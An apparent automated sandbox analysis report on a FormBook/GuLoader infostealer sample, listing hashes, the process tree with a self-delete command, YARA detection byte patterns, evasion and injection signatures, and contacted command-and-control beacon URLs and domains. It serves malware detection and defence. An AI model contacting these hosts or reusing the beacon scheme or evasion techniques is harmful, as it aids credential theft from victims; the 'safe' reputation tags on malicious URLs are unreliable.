ID: 358423
Sample Name: 211094.exe
Cookbook: default.jbs
Time: 15:47:19
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report 211094.exe

Overview

General Information

Sample Name:	211094.exe
Analysis ID:	358423
MD5:	a2bc516696c51f3..
SHA1:	2fa5f1d52a9a80b..
SHA256:	d86226973ffce25..
Tags:	Formbook
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


FormBook GuLoader

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through …
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- System process connects to networ…
- Yara detected FormBook
- Yara detected Generic Dropper
- Yara detected GuLoader
- Contains functionality to detect hard…
- Contains functionality to hide a threa…
- Detected RDTSC dummy instruction…
- Hides threads from debuggers
- Maps a DLL or memory area into an…
- Modifies the context of a thread in a…
- Queues an APC in another process …

Classification



Startup

- **System is w10x64**
- 211094.exe (PID: 6984 cmdline: 'C:\Users\user\Desktop\211094.exe' MD5: A2BC516696C51F3AFDD8721D6C782360)
  - 211094.exe (PID: 1872 cmdline: 'C:\Users\user\Desktop\211094.exe' MD5: A2BC516696C51F3AFDD8721D6C782360)
    - explorer.exe (PID: 3440 cmdline: MD5: AD5296B280E8F522A8A897C96BAB0E1D)
      - explorer.exe (PID: 776 cmdline: C:\Windows\SysWOW64\explorer.exe MD5: 166AB1B9462E5C1D6D18EC5EC0B6A5F7)
        - cmd.exe (PID: 6648 cmdline: /c del 'C:\Users\user\Desktop\211094.exe' MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - conhost.exe (PID: 6700 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview

Memory Dumps


Source	Rule	Description	Author	Strings
00000009.00000002.587412850.00000000006F0000.00000040.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
00000009.00000002.587412850.00000000006F0000.00000040.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000009.00000002.587412850.00000000006F0000.00000040.00000001.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x166b9:$sqlite3step: 68 34 1C 7B E1 • 0x167cc:$sqlite3step: 68 34 1C 7B E1 • 0x166e8:$sqlite3text: 68 38 2A 90 C5 • 0x1680d:$sqlite3text: 68 38 2A 90 C5 • 0x166fb:$sqlite3blob: 68 53 D8 7F 8C • 0x16823:$sqlite3blob: 68 53 D8 7F 8C
00000009.00000002.587981327.0000000000B30000.00000004.00000001.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000009.00000002.587981327.0000000000B30000.00000004.00000001.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x85e8:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8982:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14695:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14181:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14797:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x1490f:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x939a:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x133fc:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa112:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19787:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a82a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 19 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



- AV Detection
- Compliance
- Networking
- E-Banking Fraud
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Multi AV Scanner detection for submitted file

Yara detected FormBook

Compliance:

- Uses 32bit PE files
- Uses secure TLS version for HTTPS connections
- Binary contains paths to debug symbols

Networking:

- Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

E-Banking Fraud:

- Yara detected FormBook

System Summary:

- Malicious sample detected (through community Yara rule)

Data Obfuscation:

- Yara detected GuLoader
- Yara detected VB6 Downloader Generic

Malware Analysis System Evasion:

- Contains functionality to detect hardware virtualization (CPUID execution measurement)
- Detected RDTSC dummy instruction sequence (likely for instruction hammering)
- Tries to detect Any.run
- Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)
- Tries to detect virtualization through RDTSC time measurements

Anti Debugging:

- Contains functionality to hide a thread from the debugger
- Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

- System process connects to network (likely due to code injection or exploit)
- Maps a DLL or memory area into another process
- Modifies the context of a thread in another process (thread injection)
- Queues an APC in another process (thread injection)
- Sample uses process hollowing technique

Stealing of Sensitive Information:

- Yara detected FormBook
- Yara detected Generic Dropper


Remote Access Functionality:

- Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Shared Modules 1	Path Interception	Process Injection 5 1 2	Virtualization/Sandbox Evasion 2 2	OS Credential Dumping	Security Software Discovery 7 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	Eavesdrop on Insecure Network Communication
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Process Injection 5 1 2	LSASS Memory	Virtualization/Sandbox Evasion 2 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 3	Exploit SS7 to Redirect Phone Calls/SMS
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Deobfuscate/Decode Files or Information 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 3	Exploit SS7 to Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Obfuscated Files or Information 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 4	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing 1	LSA Secrets	System Information Discovery 3 1 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.

Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
211094.exe	22%	ReversingLabs	Win32.Trojan.Vebzenpak	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.211094.exe.1e7f0000.4.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.explorer.exe.b70000.2.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
9.2.explorer.exe.983ea0.0.unpack	100%	Avira	TR/Dropper.Gen		Download File

Source	Detection	Scanner	Label	Link	Download
9.2.explorer.exe.4fc7960.5.unpack	100%	Avira	TR/Dropper.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.azhello.com/iae2/?Cb=VoDnAKif46zuoDGUOYPF8CFht3P91Iwl50ppSsuc6FjbQwYrNosv2kcASbfxHajA03pQPAi11g==&uVjH=yVCTVb0XT254cnY	0%	Avira URL Cloud	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/bThe	0%	URL Reputation	safe	
http://www.lvlyourlife.com/iae2/?Cb=AbpHtwwPcjqVDvg4bYXWsG8P5KsLAA+yhQvslNw16RaUmuaJNxrIVWhvxUk5BU5rJ318S0XyEg==&uVjH=yVCTVb0XT254cnY	0%	Avira URL Cloud	safe	
http://www.nhadat9chu.com/iae2/?Cb=tIljdtxg+6ss6GeFkxkNX/Gta+EnXEkPHxZQNKO5opTQPj/ZdNFPdnHw1EJZhrtLdJv1ORZ2Rg==&uVjH=yVCTVb0XT254cnY	0%	Avira URL Cloud	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.tiro.com	0%	URL Reputation	safe	
http://www.quartiercreole.net/iae2/?Cb=y5UfgZt3axNXxKUKNxQBC2DBWQuEwdDoKwpextWmXL4AH1jfcUOFtuVQVuhxYhhogQppfaQ4MQ==&uVjH=yVCTVb0XT254cnY	0%	Avira URL Cloud	safe	
http://www.wissinkadams.com/iae2/?Cb=zuFquqmMcvMlVTA8KC8hAytFTzaQhDtWEj5Y6a4mHxGfCyQF/Xb/aYQpFx1LlkGMT0GVZlYKNw==&uVjH=yVCTVb0XT254cnY	0%	Avira URL Cloud	safe	
http://www.shopping-container.com/iae2/?Cb=0E3C5mUHlRauL0/Y7Bp5k7qydJv7c0l2M1waktstgn1SsRqH7XaUeeB0rPzY/gY6TfHCuVFaFw==&uVjH=yVCTVb0XT254cnY	0%	Avira URL Cloud	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://www.goodfont.co.kr	0%	URL Reputation	safe	
http://https://www.kfs.ltd/iae2?Cb=2Mu6jGWgloofF63Ti3l%2FZo55WQUYmkW4MO9hv8QsoUu7nlZl5gregCIikYrtIUhyBUOiCN	0%	Avira URL Cloud	safe	
http://www.discbrakepart.com/iae2/?Cb=e6cahffjztzcamJ4O+DKrhaQB5hRPzkwlvwlBHpDvSFa4AI+euUXko8WJypl60YQUdNY72tcfQ==&uVjH=yVCTVb0XT254cnY	0%	Avira URL Cloud	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.carterandcone.coml	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.sajatypeworks.com	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.typography.netD	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.founder.com.cn/cn/cThe	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://www.galapagosdesign.com/staff/dennis.htm	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://fontfabrik.com	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.founder.com.cn/cn	0%	URL Reputation	safe	
http://www.kfs.ltd/iae2/?Cb=2Mu6jGWgloofF63Ti3l/Zo55WQUYmkW4MO9hv8QsoUu7nlZl5gregCIikYrtIUhyBUOiCNofoA==&uVjH=yVCTVb0XT254cnY	0%	Avira URL Cloud	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.jiyu-kobo.co.jp/	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.galapagosdesign.com/DPlease	0%	URL Reputation	safe	
http://www.africabiocity.com/iae2/?Cb=M0uFvISRXYRHVkOb0AJBAd7B/InOE9kskU2zFobX8RttE5IKM9SRPMAdsze42ip49A2WvKiMw==&uVjH=yVCTVb0XT254cnY	0%	Avira URL Cloud	safe	
http://www.guidedcommercialloan.com/iae2/?Cb=Rufvx1jOsytop1bvq44D8J5BrA1Sf94ZUOtMBwRkz2TXMocihNedTu7uPJah09VVn9/XRzeeTw==&uVjH=yVCTVb0XT254cnY	0%	Avira URL Cloud	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.sandoll.co.kr	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.urwpp.deDPlease	0%	URL Reputation	safe	
http://www.truckrev.com/iae2/?Cb=0/NeuyozxGBDMX4HAZN4yfkirUgQuZO/PqS7luZp/cW8TZEJ+m/Qgd9wiqPWKwH99MCiE7v8pw==&uVjH=yVCTVb0XT254cnY	0%	Avira URL Cloud	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.zhongyicts.com.cn	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	
http://www.sakkal.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
td-balancer-dc11-60-102.wixdns.net	185.230.60.102	true	true		unknown
truckrev.com	160.153.136.3	true	true		unknown
parkingpage.namecheap.com	198.54.117.211	true	false		high
wissinkadams.com	34.98.99.30	true	true		unknown
quartiercreole.net	34.102.136.180	true	true		unknown
prod-sav-park-lb01-1919960993.us-east-2.elb.amazonaws.com	18.189.205.91	true	false		high
www.angelises.com	162.210.102.231	true	false		unknown
guidedcommercialloan.com	34.102.136.180	true	true		unknown
lvlyourlife.com	34.102.136.180	true	true		unknown
africabiocity.com	199.79.62.169	true	true		unknown
googlehosted.l.googleusercontent.com	142.250.184.65	true	false		high
www.nhadat9chu.com	103.28.36.171	true	true		unknown
discbrakepart.com	34.102.136.180	true	true		unknown
www.azhello.com	unknown	unknown	true		unknown
www.shopping-container.com	unknown	unknown	true		unknown
www.kfs.ltd	unknown	unknown	true		unknown
www.lvlyourlife.com	unknown	unknown	true		unknown
www.discbrakepart.com	unknown	unknown	true		unknown
www.weebflix.com	unknown	unknown	true		unknown
www.quartiercreole.net	unknown	unknown	true		unknown
www.prepa-tests.com	unknown	unknown	true		unknown
doc-0k-78-docs.googleusercontent.com	unknown	unknown	false		high
www.truckrev.com	unknown	unknown	true		unknown
www.guidedcommercialloan.com	unknown	unknown	true		unknown
www.wissinkadams.com	unknown	unknown	true		unknown
www.africabiocity.com	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.azhello.com/iae2/?Cb=VoDnAKif46zuoDGUOYPF8CFht3P91IwI50ppSsuc6FjbQwYrNosv2kcASbfxHajA03pQPAi11g==&uVjH=yVCTVb0XT254cnY	true	• Avira URL Cloud: safe	unknown


Name	Malicious	Antivirus Detection	Reputation
http://www.lvlyourlife.com/iae2/?Cb=AbpHtwwPcjqVDvg4bYXWsG8P5KsLAA+yhQvslNw16RaUmuaJNxrIVWhvxUk5BU5rJ318S0XyEg==&uVjH=yVCTVb0XT254cnY	true	• Avira URL Cloud: safe	unknown
http://www.nhadat9chu.com/iae2/?Cb=tIljdtxg+6ss6GeFkxkNX/Gta+EnXEkPHxZQNKO5opTQPj/ZdNFPdnHw1EJZhrtLdJv1ORZ2Rg==&uVjH=yVCTVb0XT254cnY	true	• Avira URL Cloud: safe	unknown
http://www.quartiercreole.net/iae2/?Cb=y5UfgZt3axNXxKUKNxQBC2DBWQuEwdDoKwpextWmXL4AH1jfcUOFtuVQVuhxYhhogQppfaQ4MQ==&uVjH=yVCTVb0XT254cnY	true	• Avira URL Cloud: safe	unknown
http://www.wissinkadams.com/iae2/?Cb=zuFquqmMcvMIVTA8KC8hAytFTzaQhDtWEj5Y6a4mHxGfCyQF/Xb/aYQpFx1LlkGMT0GVZlYKNw==&uVjH=yVCTVb0XT254cnY	true	• Avira URL Cloud: safe	unknown
http://www.shopping-container.com/iae2/?Cb=0E3C5mUHlRauL0/Y7Bp5k7qydJv7c0I2M1waktstgn1SsRqH7XaUeeB0rPzY/gY6TfHCuVFaFw==&uVjH=yVCTVb0XT254cnY	true	• Avira URL Cloud: safe	unknown
http://www.discbrakepart.com/iae2/?Cb=e6cahffjztzcamJ4O+DKrhaQB5hRPzkwIvwlBHpDvSFa4AI+euUXko8WJypl60YQUdNY72tcfQ==&uVjH=yVCTVb0XT254cnY	true	• Avira URL Cloud: safe	unknown
http://www.kfs.ltd/iae2/?Cb=2Mu6jGWgloofF63Ti3l/Zo55WQUYmkW4MO9hv8QsoUu7nlZl5gregClikYrtIUhyBUOiCNofoA==&uVjH=yVCTVb0XT254cnY	true	• Avira URL Cloud: safe	unknown
http://www.africabiocity.com/iae2/?Cb=M0uFvISRXYRHVkOb0AJBAd7B/InOE9ksckU2zFobX8RttE5IKM9SRPMAdsze42ip49A2WvKiMw==&uVjH=yVCTVb0XT254cnY	true	• Avira URL Cloud: safe	unknown
http://www.guidedcommercialloan.com/iae2/?Cb=Rufvx1jOsytop1bvq44D8J5BrA1Sf94ZUOtMBwRkz2TXMocihNedTu7uPJah09VVn9/XRzeeTw==&uVjH=yVCTVb0XT254cnY	true	• Avira URL Cloud: safe	unknown
http://www.truckrev.com/iae2/?Cb=0/NeuyozxGBDMX4HAZN4yfkirUgQuZO/PqS7luZp/cW8TZEJ+m/Qgd9wiqPWKwH99MCiE7v8pw==&uVjH=yVCTVb0XT254cnY	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.autoitscript.com/autoit3/J	explorer.exe, 00000006.00000002.588091491.000000000095C000.00000004.00000020.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designersG	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.fontbureau.com/designers/?	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/bThe	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers?	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.tiro.com	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false		high
http://www.goodfont.co.kr	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.kfs.ltd/iae2?Cb=2Mu6jGWgloofF63Ti3l%2FZo55WQUYmkW4MO9hv8QsoUu7nlZl5gregClikYrtIUhyBUOiCN	explorer.exe, 00000009.00000002.592642796.0000000005142000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.carterandcone.coml	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sajatypeworks.com	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.typography.netD	explorer.exe, 00000006.00000000.383924235.000000000B1A6000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.fontbureau.com/designers/cabarga.htmlN	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false		high
http://www.founder.com.cn/cn/cThe	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.galapagosdesign.com/staff/dennis.htm	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fontfabrik.com	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.founder.com.cn/cn	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.fontbureau.com/designers/frere-jones.html	explorer.exe, 00000006.0000000 0.383924235.000000000B1A6000.0 0000002.00000001.sdmp	false		high
